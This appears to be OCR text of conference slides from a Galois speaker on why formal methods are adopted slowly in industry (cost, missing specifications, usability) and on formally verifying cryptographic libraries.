
# Ideally: small costs → small but real benefits



# Ideally: small costs → small but real benefits



# *Compare:* write-test-debug




## DOING PROOF / #1 NINE YEARS OF SALES CALLS

- ➔ Quick beats correct
- ➔ Cheap beats expensive
- ➔ Correctness doesn’t matter (much)
- ➔ Specifications don’t exist
- ➔ Usability is overrated

# Cheap techniques work!

- Code review/Documentation
- Testing
- CI/CD
- Fuzzing/property based testing
- Modelling/Model Checking
- Symbolic Testing
- Program proof/Correct by Construction




*Increasing effort,*
*Increasing confidence*

# Cheap techniques work!


Many *many* systems don't do these things

- Code review/Documentation
- Testing
- CI/CD
- Fuzzing/property based testing
- Modelling/Model Checking
- Symbolic Testing
- Program proof/Correct by Construction




*Increasing effort,*
*Increasing confidence*

# Cheap predictable > expensive risky projects



# Cheap predictable > expensive risky projects



# Strategy 1: “gold plating”

“Formal methods should be applied *after* conventional techniques”

- This approach makes sense
- I think it describes a lot of FM projects right now
- It really limits the number of projects that pencil out

# Strategy 2: YOLO

“Formal methods *can replace* conventional techniques”

- This sounds great!
- Really mostly not true right now
- Some domains where it’s been successful (eg. Tiros / Zelkova @ AWS)

## DOING PROOF / #1 NINE YEARS OF SALES CALLS

- ➔ Quick beats correct
- ➔ Cheap beats expensive
- ➔ Correctness doesn’t matter (much)
- ➔ Specifications don’t exist
- ➔ Usability is overrated

# Obviously at some margin correctness matters, but

- Many systems already have adequate mitigations (bugs are ‘priced in’)
- The marginal value of ‘fewer bugs’ / ‘more security’ can be nearly zero
- Often true for high assurance systems

# Correctness might be less important than...

- Ability to ship features or security fixes more rapidly
- Ability to hire developers that can staff the team
- Paying down tech debt
- Meeting upstream needs from customers
- Reducing other costs

Especially if a correctness technology makes *any of the above more costly*

# *Anecdote:* Correctness doesn't matter (much)

If we had a moderate-cost tool that would make *[system]* **2x more reliable / secure**, would that be valuable to your business?

*Galois colleague*

No

*Leadership person at high assurance developer*

# *Anecdote:* Correctness doesn't matter (much)

If we had a moderate-cost tool that would make *[system]* **2x more reliable / secure**, would that be valuable to your business?

*Galois colleague*

*Leadership person at high assurance developer*

No

*Analysis:*

- Their current reliability / security process works well for them
- They believe their system is already more reliable / secure than their competitors
- They don't win or lose sales on reliability / security considerations

# The kicker

What if we could make regulatory compliance testing 10% cheaper?

*Galois colleague*

…yes, that would save us *$Xm* / year

*Leadership person at high assurance developer*

# The kicker

*Galois colleague*

What if we could make regulatory compliance testing 10% cheaper?

*Leadership person at high assurance developer*

…yes, that would save us *$Xm* / year

*Analysis:*

- Without compliance testing, they can't sell the product
- Compliance testing is very expensive and highly manual
- Also slows down release schedule, reduces flexibility, grinding for engineers, hard to staff

## DOING PROOF / #1 NINE YEARS OF SALES CALLS

- ➔ Quick beats correct
- ➔ Cheap beats expensive
- ➔ Correctness doesn’t matter (much)
- ➔ Specifications don’t exist
- ➔ Usability is overrated

# Formal specifications, ideally:

Mathematically clean

Stable over time

Agreed by the users of the system

Easy to reason about

# Big successes ALL fit this ideal model

- Cryptographic algorithms (HACL*)
- Operating systems / hypervisors (SeL4)
- Compilers / programming languages (CompCert)
- Cloud services (AWS / Meta &c)
- Hardware (Intel &c)

The reality:

- These systems are *unusually easy to specify*
- Even slightly harder-to-specify things are very hard to deal with

# Real-world specifications are very non-formalisable

- Prose standards / RFCs / papers
- Powerpoint decks *(v common)*
- The code itself
- Reference implementations
- Inline code comments
- Test cases
- User stories
- Requirements documents
- Regulatory rules
- Scribbled notes on coffee-shop napkins
- …


# *Anecdote:* PDF, a spec that does not exist

We formalized PDF in our format definition language Daedalus ( https://github.com/GaloisInc/daedalus)

- Testing on millions of cases
- Worked closely with the PDF association

But…

- Non-descriptive: different from real parsers
- Non-normative: doesn’t characterize bugs
- Unclear how to get to a more rigorous & accepted specification



# We sometimes have this conversation:

Do you have a specification for [your system]?

*Me*

# We sometimes have this conversation:

*Me*: Do you have a specification for [your system]?

*Client*: Yes, here's a 2-slide powerpoint deck

~ and / or ~

*Client*: Yes, here's a 7000 page requirements document written in semi-structured prose

# … which leads to this conversation:

We found that your system does *X* but your specification says (or implies) *Y*

*Me*

# … which leads to this conversation:

*Me*: We found that your system does *X* but your specification says (or implies) *Y*

*Client*: Oh, huh, yeah that doesn't matter

~ and / or ~

*Client*: Yeah we changed that 6 months ago

DOING PROOF / #1 NINE YEARS OF SALES CALLS

➔ Quick beats correct

➔ Cheap beats expensive

➔ Correctness doesn’t matter (much)

➔ Specifications don’t exist

➔ Usability is overrated

# A theory (that I disagree with)

h1: Formal methods tools have ‘bad usability’

(e.g: no documentation, unintuitive interfaces, …)

h2: Usability is a dominant reason formal methods tools are not used

⊢ *If we make FM tools more usable, they will be used a lot more*

# Tools with ‘bad usability’ are used a lot!

- Unix / Linux (general)
- AI / LLMs
- gdb, UBsan, basically all debugging tools in fact
- ⟨*TODO: unnecessarily provocative example*⟩

These tools are used because they are *beneficial* in easy-to-quantify ways

# Beneficial tools will be used

Tools with poor usability will be used, if they are beneficial


Cost/benefit applies to *organizations*, not engineers

What matters: *Can an org achieve a beneficial goal at a proportionate cost?*

Corollary:

*If a tool isn't used, it's probably just not beneficial enough at the current cost*


# Usability is a (small) part of cost/benefit



## DOING PROOF / #1 NINE YEARS OF SALES CALLS

- ➔ Quick beats correct
- ➔ Cheap beats expensive
- ➔ Correctness doesn’t matter (much)
- ➔ Specifications don’t exist
- ➔ Usability is overrated

# The state of the formal methods c. 2024



DOING PROOF / MARKTOBERDORF 2026

#1 NINE YEARS OF SALES CALLS

#2 LIFE IN THE HABITABLE ZONE

#3 AI SEEMS LIKE A MASSIVE DEAL

#4 TENTATIVE ADVICE ON BUILDING W/ AI

#2

DOING PROOF / MARKTOBERDORF 2026


#1 NINE YEARS OF SALES CALLS

#2 LIFE IN THE HABITABLE ZONE

#3 AI SEEMS LIKE A MASSIVE DEAL

#4 TENTATIVE ADVICE ON BUILDING W/ AI


# The state of the formal methods c. 2024



# Galois, next to a warm vent

- A contract research shop / “R&D temp agency”
- 110 people, employee-owned
- Focus on security / reliability tech (PL, proof tech, static analysis)
- Clients: DARPA / DoD, some US Gov, some commercial

galois



Source: P. Rona / OAR/National Undersea Research Program (NURP); NOAA (Public domain)

# Galois does proof for $$$, eg:

DARPA HACMS - formally verified drone controllers

- *Built on SeL4 verified microkernel & other proof technologies*
- *Cool demo: flew an unmanned helicopter, resisted red team attack*

DARPA PROVERS - current multi-$m DARPA project

- *Aim: usability for testing and proof tools*
- *Verifying cyber-physical systems as built by DoD*

I  galois

https://www.galois.com/careers

https://www.galois.com/roles/intern

DOING PROOF / #2 LIFE IN THE HABITABLE ZONE

- ➔ Why verify cryptographic libraries?
- ➔ Crypto proofs = equivalence proofs
- ➔ SAW, a tool for symbolic reasoning
- ➔ Proof engineering pragmatics


# Cryptographic primitives

The building blocks of security:

- Block ciphers: AES, ...
- Hash functions: SHA-2, ...
- Signature functions: ECDSA, BLS, ...

Eg:

- Core libraries: OpenSSL, BoringSSL, ...
- Exotic stuff: quantum-resistant primitives, blockchain-specific libraries




Source: https://xkcd.com/2347/ - CC BY-NC 2.5

# Cryptographic libraries matter

- *(billions of users) * (millions of calls per day)*
- Security-critical in nearly every dimension
- Highly optimized, incredibly gnarly code, very difficult to audit

But also:

- A small number of libraries cover nearly all usage
- The code is highly encapsulated and changes very slowly
- Previous serious vulnerabilities (eg. HeartBleed)

Formally verifying *this* code ⇒ verified cryptographic code *for everybody*

# Threat model for cryptographic primitives

*Code crashes*

- C / LLVM *undefined behaviour,* e.g. writes out of memory bounds
- *Potential attack:* break memory safety / security on host

*Code does not not implement the algorithm correctly*

- Eg. might not compute AES-GCM correctly for some input
- *Potential attack:* decrypt messages in transit

# A brief history of AWS LibCrypto

OpenSLL (giant, old, many CVEs, far too many legacy flags and features)

